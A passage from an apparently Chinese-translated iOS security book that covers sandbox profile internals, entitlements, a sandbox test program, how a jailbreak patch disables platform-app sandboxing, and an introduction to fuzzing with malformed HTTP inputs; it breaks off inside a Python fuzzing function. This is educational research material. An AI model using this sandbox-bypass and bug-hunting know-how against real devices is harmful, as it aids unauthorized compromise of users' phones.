// 更多细节可参考源代码包中的sbdis.py脚本

struct decision;
#define DECISION_TYPE_PATH_LITERAL      1
#define DECISION_TYPE_PATH_REGEX        0x81
#define DECISION_TYPE_MOUNT_RELATIVE    2
#define DECISION_TYPE_XATTR             3
#define DECISION_TYPE_FILE_MODE         4
#define DECISION_TYPE_IPC_POSIX         5
#define DECISION_TYPE_GLOBAL_NAME       6
#define DECISION_TYPE_LOCAL             8
#define DECISION_TYPE_REMOTE            9
#define DECISION_TYPE_CONTROL           10
#define DECISION_TYPE_TARGET            14
#define DECISION_TYPE_IOKIT             15
#define DECISION_TYPE_EXTENSION         18

struct node {
  uint8_t tag;
  union {
    struct result terminal;
    struct decision filter;
```

```
    uint8_t raw[7];
  } u;
};

struct result {
  uint8_t padding;
  uint16_t allow_or_deny;
};

struct decision {
  uint8_t type;
  uint16_t arg;
  uint16_t match_next;
  uint16_t nomatch_next;
};
```

本书配套的软件包中含有从sandboxd中提取编译过的沙盒的工具、提取所有编译过的正则表达式的工具、将regex二进制大对象反编译成类似正则表达式文法的内容的工具，以及从完整的二进制沙盒描述文件中提取可阅读描述文件的工具。下面我们给出了这种工具所生成输出的示例，该描述文件是racoon IPSec守护进程的描述文件。


```
(['default'], ['deny (with report)'])
(['file*',
  'file-chroot',
  'file-issue-extension*',
  'file-issue-extension-read',
  'file-issue-extension-write',
  'file-mknod',
  'file-revoke',
  'file-search'],
[('allow', 'path == "/private/var/log/racoon.log"'),
  ('allow', 'path == "/Library/Keychains/System.keychain"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
  ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
  ('allow', 'path == "/var/log/racoon.log"'),
  'deny (with report)'])
(['file-ioctl'],
 [('allow', 'path == "/private/var/run/racoon"'),
  ('allow', 'path ==
"/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist"'),
  ('allow', 'path == "/private/etc/racoon"'),
  ('allow', 'path == "/dev/aes_0"'),
  ('allow', 'path == "/dev/dtracehelper"'),
  ('allow', 'path == "/dev/sha1_0"'),
  ('allow', 'path == "/private/etc/master.passwd"'),
  ('allow', 'path == "/private/var/log/racoon.log"'),
  ('allow', 'path == "/Library/Keychains/System.keychain"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
  ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
  ('allow', 'path == "/var/log/racoon.log"'),
  'deny (with report)'])
```

```
([‘file-read-xattr', 'file-read*', 'file-read-data'],
 [('allow', 'path == "/private/var/run/racoon"'),
  ('allow', 'path ==
"/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist"'),
  ('allow', 'path == "/private/etc/racoon"'),
  ('allow', 'path == "/Library/Managed Preferences"'),
  ('allow', 'path == "/private/var/db/mds/messages/se_SecurityMessages"'),
  ('allow', 'path == "/private/var/root"'),
  ('allow', 'path == "/Library/Preferences"'),
  ('if',
   'file-mode == 4',
   [('allow', 'path == "/usr/sbin"'),
    ('allow', 'path == "/usr/lib"'),
    ('allow', 'path == "/System"'),
    ('allow', 'path == "/usr/share"'),]),
   ('allow', 'path == "/private/var/db/timezone/localtime"'),
   ('allow', 'path == "/dev/urandom"'),
   ('allow', 'path == "/dev/random"'),
   ('allow', 'path == "/dev/null"'),
   ('allow', 'path == "/dev/zero"'),
   ('allow', 'path == "/dev/aes_0"'),
   ('allow', 'path == "/dev/dtracehelper"'),
   ('allow', 'path == "/dev/sha1_0"'),
   ('allow', 'path == "/private/etc/master.passwd"'),
   ('allow', 'path == "/private/var/log/racoon.log"'),
   ('allow', 'path == "/Library/Keychains/System.keychain"'),
   ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
   ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
   ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
   ('allow', 'path == "/var/log/racoon.log"'),
   'deny (with report)'])
(['file-read-metadata’],
 [('allow', 'path == "/tmp"'),
  ('allow', 'path == "/var"'),
  ('allow', 'path == "/etc"'),
  ('allow', 'path == "/private/var/run/racoon"'),
  ('allow', 'path ==
"/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist"'),
  ('allow', 'path == "/private/etc/racoon"'),
  ('allow', 'path == "/Library/Managed Preferences"'),
  ('allow', 'path == "/private/var/db/mds/messages/se_SecurityMessages"'),
  ('allow', 'path == "/private/var/root"'),
  ('allow', 'path == "/Library/Preferences"'),
  ('if',
   'file-mode == 4',
   [('allow', 'path == "/usr/sbin"'),
    ('allow', 'path == "/usr/lib"'),
    ('allow', 'path == "/System"'),
    ('allow', 'path == "/usr/share"'),]),
   ('allow', 'path == "/private/var/db/timezone/localtime"'),
   ('allow', 'path == "/dev/urandom"'),
   ('allow', 'path == "/dev/random"'),
   ('allow', 'path == "/dev/null"'),
   ('allow', 'path == "/dev/zero"'),
```

```
  ('allow', 'path == "/dev/aes_0"'),
  ('allow', 'path == "/dev/dtracehelper"'),
  ('allow', 'path == "/dev/sha1_0"'),
  ('allow', 'path == "/private/etc/master.passwd"'),
  ('allow', 'path == "/private/var/log/racoon.log"'),
  ('allow', 'path == "/Library/Keychains/System.keychain"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
  ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
  ('allow', 'path == "/var/log/racoon.log"'),
  'deny (with report)'])])
(['file-write*',
  'file-write-create',
  'file-write-flags',
  'file-write-mode',
  'file-write-mount',
  'file-write-owner',
  'file-write-setugid',
  'file-write-times',
  'file-write-unlink',
  'file-write-unmount',
  'file-write-xattr'],
 [('allow', 'path == "/private/var/run/racoon.pid"'),
  ('allow', 'path == "/private/var/run/racoon.sock"'),
  ('allow', 'path == "/private/var/log/racoon.log"'),
  ('allow', 'path == "/Library/Keychains/System.keychain"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
  ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
  ('allow', 'path == "/var/log/racoon.log"'),
  'deny (with report)'])
(['file-write-data'],
 [('allow', 'path == "/dev/zero"'),
  ('allow', 'path == "/dev/aes_0"'),
  ('allow', 'path == "/dev/dtracehelper"'),
  ('allow', 'path == "/dev/sha1_0"'),
  ('allow', 'path == "/dev/null"'),
  ('allow', 'path == "/private/var/run/racoon.pid"'),
  ('allow', 'path == "/private/var/run/racoon.sock"'),
  ('allow', 'path == "/private/var/log/racoon.log"'),
  ('allow', 'path == "/Library/Keychains/System.keychain"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
  ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
  ('allow', 'path == "/var/log/racoon.log"'),
  'deny (with report)'])
(['iokit-open'],
 [('allow', 'iokit-user-client-class == "RootDomainUserClient"'),
  'deny (with report)'])
(['ipc-posix*', 'ipc-posix-sem'],
 [('allow', 'ipc-posix-name == "com.apple.securityd"'), 'deny (with report)'])
(['ipc-posix-shm'],
 [('allow', 'ipc-posix-name == "com.apple.AppleDatabaseChanged"'),
  ('allow', 'ipc-posix-name == "apple.shm.notification_center"'),
```

5

```
    ('allow', 'ipc-posix-name == "com.apple.securityd"'),
    'deny (with report)'])
  (['sysctl*',
   'sysctl-read',
   'sysctl-write',
   'mach-bootstrap',
   'system-socket',
   'priv*',
   'priv-adjtime',
   'priv-netinet*',
   'priv-netinet-reservedport'],
  ['allow'])
 (['mach-issue-extension', 'mach-lookup'],
  [('allow', 'mach-global-name == "com.apple.ocspd"'),
   ('allow', 'mach-global-name == "com.apple.securityd"'),
   ('allow', 'mach-global-name == "com.apple.system.notification_center"'),
   ('allow', 'mach-global-name == "com.apple.system.logger"'),
   ('allow',
    'mach-global-name == "com.apple.system.DirectoryService.membership_v1"'),
   ('allow',
    'mach-global-name == "com.apple.system.DirectoryService.libinfo_v1"'),
   ('allow', 'mach-global-name == "com.apple.bsd.dirhelper"'),
   ('allow', 'mach-global-name == "com.apple.SecurityServer"'),
    'deny (with report)'])
 (['network*', 'network-inbound', 'network-bind'],
   [('allow', 'local.match(udp:*:500)'),
    ('allow', 'remote.match(udp:*:*)'),
    ('allow', 'path == "/private/var/run/racoon.sock"'),
    ('allow', 'local.match(udp:*:4500)'),
    'deny (with report)'])
 (['network-outbound'],
  [('deny (with report)',
    'path.match("^/private/tmp/launchd-([0-9])+\\.([^/])+/sock$")'),
   ('deny (with report)', 'path == "/private/var/tmp/launchd/sock"'),
   ('allow', 'path == "/private/var/run/asl_input"'),
   ('allow', 'path == "/private/var/run/syslog"'),
   ('allow', 'path == "/private/var/tmp/launchd"'),
   ('allow', 'local.match(udp:*:500)'),
   ('allow', 'remote.match(udp:*:*)'),
   ('allow', 'path == "/private/var/run/racoon.sock"'),
   ('allow', 'local.match(udp:*:4500)'),
   'deny (with report)'])
 (['signal'], [('allow', 'target == self'), 'deny (with report)'])
```

这里唯一没有介绍的就是正则表达式格式的细节。AppleMatch内核扩展执行了这一匹配并规定了二进制格式，而用户空间的libMatch则把正则表达式编译成了嵌入沙盒描述文件中的regex二进制大对象。编译过的正则表达式格式与www.semantiscope.com/research/BHDC2011/BHDC2011-Paper.pdf中描述的稍有不同，但差异多是表面上的。就和描述文件的字节码格式一样，软件包中也包含了与此有关的最佳文档。而redis.py脚本则可以把编译出的regex二进制大对象转换成等价的正则表达式。

5.3.3 沙盒机制对App Store应用和平台应用的影响

在非常详细地看过沙盒的实现后，大家应该想知道这一特性现在的使用方式。所使用描述文件的细节没有得到很好的记录说明，但大家都知道沙盒限制了那些从App Store上下载的应用。除此之外，像MobileSafari和MobileMail这样的平台应用有很多也被置于沙盒之中。这些应用是如何在沙盒下运行的？各个App Store应用是如何被限制在它们各自的容器目录中的？这些就是本节要回答的问题。

出人意料的是，App Store应用和平台应用都不会直接调用`sandbox_init`或相关函数。此外，虽然可以通过`launchd`和沙盒描述文件来运行应用，但我们发现没有哪个内置应用使用该功能。好在内核扩展中的某些字符串指明了通向答案的路：

```
__cstring:805FDA21 aPrivateVarMobi DCB "/private/var/mobile/Applications/",0
...
__cstring:805FDB6F aSandboxIgnorin DCB "Sandbox: ignoring builtin profile for
platform app: %s",0xA,0
```

对这些字符串的如下交叉引用说明它们都是用于函数`sbx_cred_label_update_execve`的。只要加载新的可执行镜像，该函数就要被调用。记住，不管当前进程是否已经初始化沙盒，TrustedBSD函数都会被调用。如果沙盒尚未初始化，大多数函数都会在不进行检查的情况下早早返回。在这种情况下，`sbx_cred_label_update_execve`首先会为已加载的可执行镜像计算路径。如果可执行镜像在/private/var/mobile/Applications之下，那么内置的沙盒描述文件（也就是“容器”）会被加载，而且处于上述目录下的路径会被作为扩展添加。该扩展可以启用用于所有App Store应用的同一容器描述文件（不管这些应用是否处在不同子目录中）。这与本章第一节中给出的例子相呼应。

像MobileSafari这样的平台应用并未被置于App Store的目录结构下。对于这些应用来说，沙盒描述文件可以在Mach-O可执行文件代码签名加载命令的内嵌授权（embedded entitlement）部分中指定。下面的内容是MobileSafari内嵌授权的摘录：

```
pitfall:entitlements dion$ ./grab_entitlements.py MobileSafari
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>com.apple.coreaudio.allow-amr-decode</key>
       <true/>
       <key>com.apple.coremedia.allow-protected-content-playback</key>
       <true/>
       <key>com.apple.managedconfiguration.profiled-access</key>
       <true/>
       <key>com.apple.springboard.opensensitiveurl</key>
       <true/>
       <key>dynamic-codesigning</key>
       <true/>
```

```
        <key>keychain-access-groups</key>
        <array>
                <string>com.apple.cfnetwork</string>
                <string>com.apple.identities</string>
                <string>com.apple.mobilesafari</string>
                <string>com.apple.certificates</string>
        </array>
        <key>platform-application</key>
        <true/>
        <key>seatbelt-profiles</key>
        <array>
                <string>MobileSafari</string>
        </array>
        <key>vm-pressure-level</key>
        <true/>
</dict>
</plist>
```

在本书配套网站提供的脚本包中，`grab_entitlements.py`可以从二进制文件中提取出内嵌授权。通过在平台应用的内嵌授权中查找`seatbelt-profiles`键，大家可以确认内核应用了哪个沙盒描述文件（当前尚不支持同时使用两个或更多描述文件）。这与App Store应用使用了相同的描述文件初始化函数。我们会调用`AppleMobileFileIntegrity`扩展加载内嵌的描述文件名称。该名称会用来初始化沙盒描述文件，就像之前用过的容器那样。

为了展示它们的用途，本例会试着创建一个以各种可能的方式初始化其沙盒的应用。我们会在/tmp目录下放置一个不带内嵌授权的可执行文件，在App Store目录下放置一个可执行文件，还有一个可执行文件将具有指定了某个内置描述文件的内嵌授权。

为了试验各种途径，我们要创建一个测试用的可执行文件，用它尝试读取/private/var/tmp目录下的某个文件。这一途径受到App Store容器描述文件的限制。源代码如下所示：

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
        FILE *f = fopen("/private/var/tmp/can_you_see_me", "r");
        if (f != NULL) {
                char buff[80];
                memset(buff, 0, 80);
                fgets(buff, 80, f);
                printf("%s", buff);
                fclose(f);
         } else {
                 perror("fopen failed");
         }
         return 0;
}
```

第一个测试是验证沙盒之外的操作。大家可以从/tmp执行这一测试。下面的内容展示了预期的输出：

```
iFauxn:~ root# /tmp/sb5
```

```
This is /tmp/can_you_see_me
```

不出所料，未受沙盒限制的应用可以读取该文件。要测试通过sbx_cred_label_update_execve的第二条途径，大家可以把之前执行过的二进制文件复制到/private/var/mobile/Applications下的子目录（比如/private/var/mobile/Applications/DDDDDDDD-DDDD-DDDD-DDDD-DDDDDDDDDDDD/）中。通过在该目录下执行这个测试文件，沙盒内核扩展会自动把进程的描述文件设置为容器的内置描述文件。下面的代码展示了这一点，并且会利用dmesg进一步验证容器描述文件。

```
iFauxn:~ root# cp ~/ioshh/sb5 /private/var/mobile/Applications
/DDDDDDDD-DDDD-DDDD-DDDD-DDDDDDDDDDDD/
iFauxn:~ root# /private/var/mobile/Applications/DDDDDDDD-DDDD-DDDD-DDDD-DDDDDDDDDDDD/
sb5
fopen failed: Operation not permitted
iFauxn:~ root# dmesg | tail
...
bash[15427] Builtin profile: container (sandbox)
bash[15427] Container: /private/var/mobile/Applications/DDDDDDDD-DDDD-DDDD-DDDD-
DDDDDDDDD[69] (sandbox)
```

dmesg的输出也证实了沙盒扩展的使用（在由App Store逻辑使用时，称为Container）。最后我们要尝试的是使用了内嵌授权的平台应用描述文件（MobileSafari方法）。为了做到这些，大家需要在代码签名阶段嵌入授权属性列表：

```
pitfall:sb5 dion$ cat sb5.entitlements
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>seatbelt-profiles</key>
       <array>
              <string>container</string>
       </array>
</dict>
</plist>

pitfall:sb5 dion$ make sb5-ee
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gcc -arch armv6
-isysroot
/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS5.0.sdk sb5.c
-o sb5-ee
export
CODESIGN_ALLOCATE=
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/codesign_
allocate
codesign -fs "dion" --entitlements sb5.entitlements sb5-ee
pitfall:sb5 dion$
```

代码签名工具会为二进制文件签名，并将该签名置于LC_CODE_SIGNATURE Mach-O load命令中。LC_CODE_SIGNATURE块中数据的格式是在xnu-1699.24.8/bsd/kern/ubc_subr.c中描述的。

5

如前所述，嵌入的plist被放在这个块中，通过沙盒内核扩展查询。该二进制文件一旦执行，内核就应该把描述文件初始化到container中（本例中不会设置扩展）。该文件不应该是可读的。不巧的是，至少在打过redsn0w 0.9.9b7补丁的使用iOS 5.0的iPhone 4上，这个例子会失败：

```
iFauxn:~ root# cp ~/ioshh/sb5-ee /tmp
iFauxn:~ root# /tmp/sb5-ee
This is /tmp/can_you_see_me
iFauxn:~ root# dmesg | grep Sandbox
Sandbox: ignoring builtin profile for platform app:
/private/var/stash/Applications.D1YevH/MobileMail.app/MobileMail
Sandbox: ignoring builtin profile for platform app:
/private/var/stash/Applications.D1YevH/MobileSafari.app/MobileSafari
Sandbox: ignoring builtin profile for platform app: /private/var/tmp/sb5-ee
iFauxn:~ root#
```

在dmesg的输出中，大家会看到所有的平台应用都是运行在沙盒之外的越狱版本中。尽管这样，我们已经说明了正确的途径，也已经用到了内嵌授权。在继续阅读之前，大家可以搞清楚当前的越狱补丁是怎样破坏平台应用的沙盒的。大家很容易在内核缓存中找到“Sandbox: ignoring builtin profile...”（沙盒：忽略内置描述文件……）字符串，而它会把大家带向其中一个补丁。图5-3展示了某一个打过补丁的基本块在应用越狱补丁之前（左图）和之后（右图）的样子。

图5-3　redsn0w 0.9.9b7 cred_label_update_execve

这一对比展现了打过补丁的字节——01 23 01 23，这些字节可用来强制进行调试模式的sysctl检查，并确保条件永远变成为那些不在App Store目录下的应用忽略沙盒描述文件的情况。在用越狱过的iPhone研究漏洞攻击或有效载荷时，大家应该将这类异常牢记于心。

5.4 小结

iOS沙盒的设计初衷是要限制代码执行后的漏洞攻击，并根据进程进行一般操作所需权限对进程施加限制，从而拒恶意软件于App Store之外。App Store应用都是利用这一特性进行隔离的，而40余种预装的平台应用（例如MobileSafari和MobileMail）则具有自定义的描述文件来限制可对它们进行的操作。沙盒系统的主要组件是通过公开TrustedBSD策略的内核扩展实现的。内核扩展会将进程置于由领域特定语言编写的Scheme脚本所描述的沙盒中。该描述文件会被提炼成根据操作的属性（例如vnode的路径或端口号）过滤操作，或是在允许或拒绝的决定中终结的决策树。描述文件可能在运行时以受限的方式得到扩展。

至此，大家应该能编写针对`mac_syscall("sandbox",...)`子系统调用的系统调用fuzzer工具了。内核为沙盒扩展提供的入口点是作为人工审计的起始点给出的。对想绕过沙盒的攻击者来说，本章讨论了二进制描述文件的格式和评估，以及销毁二进制描述文件的代码。另外，我们还讨论了如何将该评估函数作为参照点把内核操作映射到SBPL操作。这是攻击者感兴趣的另一条绕过沙盒的途径。

第 6 章

对iOS应用进行模糊测试

对设备进行远程漏洞攻击的第一步是要找到其中的安全漏洞。正如我们在第1章中讨论iOS受攻击面时所提到的，攻击者可能有多种方式为iOS设备供应数据。这中间包括某些服务器端的威胁，比如mDNSresponder、无线和蓝牙栈，而且从某种程度上讲还包括短信。而客户端也有诸多这样的程序，包括Web浏览器、邮件客户端、音频/视频播放器，以及App Store应用。关键在于我们要为某个程序找一个特殊的输入，然后用该输入改变该程序的行为。

这样一来就需要模糊测试（fuzzing）出马了。模糊测试是指通过反复向待测应用发送畸形的数据，对应用进行动态测试的过程。最为重要的是，模糊测试让你可以在iOS中发现许多漏洞，而有时你几乎不用费什么劲，有时甚至不必对待测的底层程序有多少了解。换句话说，这是为iOS找bug的最简方法。

在后面的章节中，大家会了解到如何利用这些漏洞进行漏洞攻击，从而在受影响的设备上执行某些未经授权的行动。

6.1　模糊测试的原理

模糊测试，也称动态分析，是一种构造非法输入并将其提供给应用，以期让应用暴露出某些安全问题的艺术和科学。市面上有很多专门介绍这一主题的图书，包括由Sutton、Greene和Amini所著的*Fuzzing: Brute Force Discovery*（978-0321446114），以及Takanen、DeMott和Miller所著的*Fuzzing for Software Security Testing and Quality Assurance*（978-1596932142）。模糊测试也许是最简单的bug查找方法。人们之前已经用它在各种各样的产品中找到了无数与安全相关的bug，这些产品包括Apache HTTP Server、Microsoft RPC接口，当然也包括iOS上的MobileSafari。

模糊测试的基本理念就是重复向系统发送轻度畸形的输入。设计和实现得很好的应用应该能处理提供给它的任何输入，并应该拒绝无效的输入，继续等待后续数据。当它接收到有效输入时，应用应该按照设计预期执行操作。无论哪种情况，程序都不应该崩溃或停止正常工作。模糊测试就是通过向程序发送数以百万计的输入，查看程序是否会崩溃（或执行某些其他未经许可的行为），以此来测试程序是否满足这一要求。测试人员在模糊测试期间会对应用进行监控，确定哪些输入会让应用出错。

我们能够利用模糊测试找到的bug通常包括缓冲区溢出这样的内存损坏型漏洞。例如，程序员假定某种特殊数据（比方说电话号码）不会超过32字节，并因此为该数据准备了大小为32字节的缓冲区。如果开发人员没有显式地检查该数据（或是限制进入该缓冲区的副本的大小），就可能因为预设缓冲区之外的数据损坏而遇到问题。出于这种原因，模糊测试通常被当做一种通过提交畸形数据对开发人员的假定进行测试的技巧。

大家很快就会看到模糊测试的一个不凡之处，那就是很容易搭建基本的模糊测试环境并用它找到真正的bug。我们并不需要了解欲测试的程序（或拿到待测程序的源代码），也不需要了解进行模糊测试所用的输入。在最简单的情况下，我们所需要的就只有一个程序和它的有效输入。有了这些，再加上一点时间和CPU周期，我们就能让模糊测试运行起来了。不过大家随后会看到，虽然可以很快地设置模糊测试，但是要对程序进行深度的模糊测试并找出最重大的bug，还是要对能造成影响的输入以及底层程序的作用机制有所了解。话说回来，苹果这样的公司以及其他组织机构的研究人员都会进行模糊测试，所以要找到最重大的bug，有时候需要进行更深层次的模糊测试。

模糊测试也并非尽善尽美，有些bug是模糊测试没法发现的。比方说，某个字段具有校验和，当输入被修改后，就会让程序拒绝该输入。输入中的多个字节可能是相互关联的，而其中一个的改变是很容易被检测出的，这就会让程序很快拒绝无效输入。同样，如果只有在满足非常精确的条件时bug才很明显，那么模糊测试可能找不出这个bug，至少在合理的时间内是找不出的。所以，不仅是某些类型的协议和输入要比其他的更难进行模糊测试，而且不同类型的应用也会更难进行模糊测试。如果程序可以自行处理错误，而且它是非常强健的，那么有时会掩盖内存破坏。如果程序含有比较厉害的反调试机制（比如DRM软件），我们就很难对它们进行监测。正因为这样，模糊测试并不总是漏洞分析的上上之选。不过大家很快会看到，它对于大多数iOS应用来说都是种相当有效的查bug手段。

6.2　如何进行模糊测试

对应用进行模糊测试涉及若干步骤，首先就是要搞清楚想对哪个应用进行模糊测试，然后是生成用于模糊测试的输入。在此之后，我们就需要想办法把这些输入送进应用。最后，我们还需要有方法监控待测程序，看看是否有错误发生。

在整个流程中，鉴定要测试的应用和数据类型是最重要的，虽然这个步骤需要一点点运气。在第1章中，大家了解到了攻击者向iOS设备发送数据的多种方式。大家在选择要进行模糊测试的应用时，会有很多种选择。就算是决定了要测试的应用，我们还需要决定具体要用什么类型的输入进行测试。例如，MobileSafari就能接受多种类型的输入。大家可能选择MobileSafari中的.mov文件，或是更确切的内容，比如选择MobileSafari中.mov文件的媒体头原子（Media Header Atom）来进行模糊测试。首要原则就是：越是含糊不清的应用和协议，就越是方便下手。此外，我们若瞄准那些问世时间比较久远的应用（比如QuickTime）和（或）出过安全问题的应用（是的，还是QuickTime）也是很有帮助的。

6.2.1　基于变异的模糊测试

一旦知道自己要对什么应用进行模糊测试，你就需要考虑模糊输入（或者测试用例）了。这里，你主要有两种方式可以选择。一种叫作基于变异技术的（mutation-based）模糊测试，或者说“哑”（dumb）模糊测试。这种模糊测试只需要花几分钟时间来设置和运行，但通常找不出藏得很深的bug。它的原理很简单：先选一种有效的输入，该输入可能是.mov等文件，也可能是HTTP会话这样的网络输入，甚至可能是一组命令行参数；然后对这种有效输入进行随机修改。例如：

```
GET /index.html HTTP/1.0
```

可能被篡改成如下等字符串：

```
GEEEEEEEEEEEEEET /index.html HTTP/1.0
GET / / / / / / / / / / / / / / / //index.html HTTP/1.0
GET /index................................html HTTP/1.0
GET /index.htmlllllllllllllllllllllllllllllllllllll HTTP/1.0
GET /index.html HTTP/1.00000000000000000
```

如果程序员对某个字段的大小作出了不正确的假定，这些输入就可能触发某种错误。想进行这种随机改变，大家并不需要对HTTP协议的工作原理有任何了解。不过，正如大家可能会想到的那样，对数据执行了健全性检查的Web服务器会迅速拒绝这样的输入。大家必须要对有效输入进行修改以找出bug，但如果把输入改得太离谱，它很快就会被拒绝。这就要求我们找到平衡点，也就是说，既需要进行足够的修改以引发问题，又不能让数据变得太过离谱。本章展示了针对MobileSafari展开的基于变异的模糊测试。

6.2.2　基于生成的模糊测试

很多研究人员相信，在模糊输入中融入越多对协议的了解，就越有机会找到漏洞。这就要提到另一种途径了：构造模糊输入，进行基于生成的模糊测试，或者说是“智能”模糊测试。基于生成的模糊测试并不是从某个特定的有效输入开始；相反，你要先弄清楚协议规范描述这几类输入的方式。所以，对于前面那个例子而言，这里不是先对Web服务器上名为index.html的文件发出请求，而是先从HTTP的RFC（www.ietf.org/rfc/rfc2616.txt）着手。该文档的第5节就描述了HTTP消息必然的样子：

```
HTTP-message = Request | Response     ; HTTP/1.1 messages
```

该文档后面还规定了`Request`必须采用的形式：

```
Request     =   Request-Line              ; Section 5.1
                *(( general-header        ; Section 4.5
                | request-header          ; Section 5.3
                | entity-header ) CRLF)   ; Section 7.1
               CRLF
                [ message-body ]          ; Section 4.3
```

进一步深挖，你会看到对`Request-Line`的如下规定：

```
Request-Line = Method SP Request-URI SP HTTP-Version CRLF
```

Method则被定义如下：

```
Method          = "OPTIONS"         ; Section 9.2
                | "GET"             ; Section 9.3
                | "HEAD"            ; Section 9.4
                | "POST"            ; Section 9.5
                | "PUT"             ; Section 9.6
                | "DELETE"          ; Section 9.7
                | "TRACE"           ; Section 9.8
                | "CONNECT"         ; Section 9.9
                | extension-method
 extension-method = token
```

这会持续相当长一段，不过最终RFC规定了HTTP消息可能具有的格式。大家可以利用这一点编写这样的程序：如果该程序能理解这一RFC规范，它就能创造出*/valid/*（有效）却又*/malformed/*（畸形）的HTTP消息。例如，这个程序可以生成完全有效的Requst-URI，但会选择一个特别长的方法名。

基于生成的模糊测试也有缺点：太费事了！大家必须理解相应的协议（某些协议可能是专有的），而且需要一个程序来生成畸形却又基本合乎规范的输入。我们随后会看到如何利用模糊测试框架助力这一工作。很显然，这要比找个有效的HTTP消息并对其进行随机修改麻烦得多。不过，这种“智能”模糊测试的优点同样明显。这种情况下，如果服务器处理HTTP TRACE请求的方式存在漏洞，那么基于变异的模糊测试是没法发现问题的，因为它只进行GET请求（或随机命名的请求方法）。而基于生成的方法会为每种可能的方法构造模糊过的REQUEST-LINE，从而揭露这种理论上的bug。俗话说，一分耕耘，一分收获，这里也是同样道理。在模糊测试上花的精力越多，你就越可能找出重大的漏洞。在本章随后的内容中，大家将看到如何利用Sulley模糊测试框架创建基于生成的测试用例。

6.2.3 提交和监测测试用例

至此，大家已经有了一大批要发送给待测试程序的输入，而且必须搞清楚如何将它们送入程序。对于文件而言，这可能要求用特殊的命令行参数反复地启动程序。对于网络服务器来说，大家可能需要用程序反复连接服务器并发送某一测试用例。虽然这通常是模糊测试过程中最简单的一个步骤，但在iOS中有时很难做到，因为iOS操作系统不是为全功能的计算机设计的，它只用于手机或其他类似设备。所以，像MobileSafari这样的程序压根就不能从命令行启动，因此也就不能从命令行接受URL。这种情况下我们就要研究替代方法。

最后一步就是监测进行模糊测试的应用，看看有没有什么错误出现。这个步骤在模糊测试中是相当关键，但又经常被忽视的。大家可能创造出世界上最聪明的测试用例，但如果没办法弄清楚到底是什么地方出错了，那么再优秀的测试用例也不会对测试的执行带来什么好处。同样，如果不能重复错误（比方说是通过保存测试用例），测试用例就无助于发现问题。

监测应用最简单的方法就是为应用附加调试器，并监察异常或信号。当程序崩溃后，它会生成调试器可以参照的信号。不过大家很快会看到，在Mac OS X或iOS中，这通常是不必要的。我

们还可以在应用的监测过程中使用更为复杂的方法。大家可以监控应用打开了哪些文件、内存的使用情况，等等。总之，监测的内容越多，在向应用输入合适的测试用例时你就越会注意到更多的问题。下面，我们就要讲讲怎样进行模糊测试了。

6.3　对 Safari 进行模糊测试

iOS是精简过的Mac OS X。事实上，这两者有大部分代码是相同的，只不过是为了用于ARM平台（代替了x86或PowerPC）而重新编译过。因此，在为iOS系统找bug时的一个选择就是在Mac OS X与之相同的代码中找bug。不过这说起来容易做起来难，而且大家很可能把时间浪费在分析那些iOS中根本没有的代码上。而从Mac OS X查bug的好处就在于，在桌面计算机上什么事都要简单一些。大家可以在许多计算机上运行多个模糊测试实例，而这些桌面计算机的硬件也要比iOS设备的好，而且有更多实用工具可供选择，等等。换句话说，与iOS设备相比，在Mac OS X桌面计算机上更容易开展模糊测试，而且在给定的时间内能用多得多的测试用例进行模糊测试。真正算得上缺点的只有一条，那就是大家最后可能发现一些只在Mac OS X中存在而iOS中不存在的漏洞，不过这也不是什么过于糟糕的事情。我在本章后面的内容中还会介绍对iOS更有针对性的方法。

6.3.1　选择接口

大家首先需要选择要对什么进行模糊测试。因为Safari和MobileSafari都使用了WebKit内核，所以有大量相同的代码可供模糊测试。简单起见，本节的例子将会对PDF（Portable Document Format，便携文档格式）进行模糊测试。Safari和MobileSafari都会渲染这些文档。这种文档格式是很不错的目标，因为它是种相当复杂的二进制格式。由于Adobe公司每隔几个月就会公布若干Acrobat Reader的漏洞，而Mac OS X的库也需要处理类似的文档，因此我们有理由相信这些代码中也潜藏着漏洞。

6.3.2　生成测试用例

对文件格式进行模糊测试的一个优点是很容易生成大量测试用例。要进行基于变异的模糊测试，我们只需要找一个（或几个）样例PDF文件，并对其进行随机改变。测试用例的质量取决于所使用的PDF文件。如果我们使用了非常简单的文件，就不会测试多少PDF解析代码；复杂的文件效果更好。理想状态下，大家应该用多个不同的初始PDF文件生成测试用例，分别试验PDF规范中表述的不同特性。

下面的Python函数可以向缓冲区添加随机的变化。大家可以设想一下，读入PDF文档，并反复对文档的内容调用该函数，以生成不同的变化过的文件：

```
def fuzz_buffer(buffer, FuzzFactor):
        buf = list(buffer)
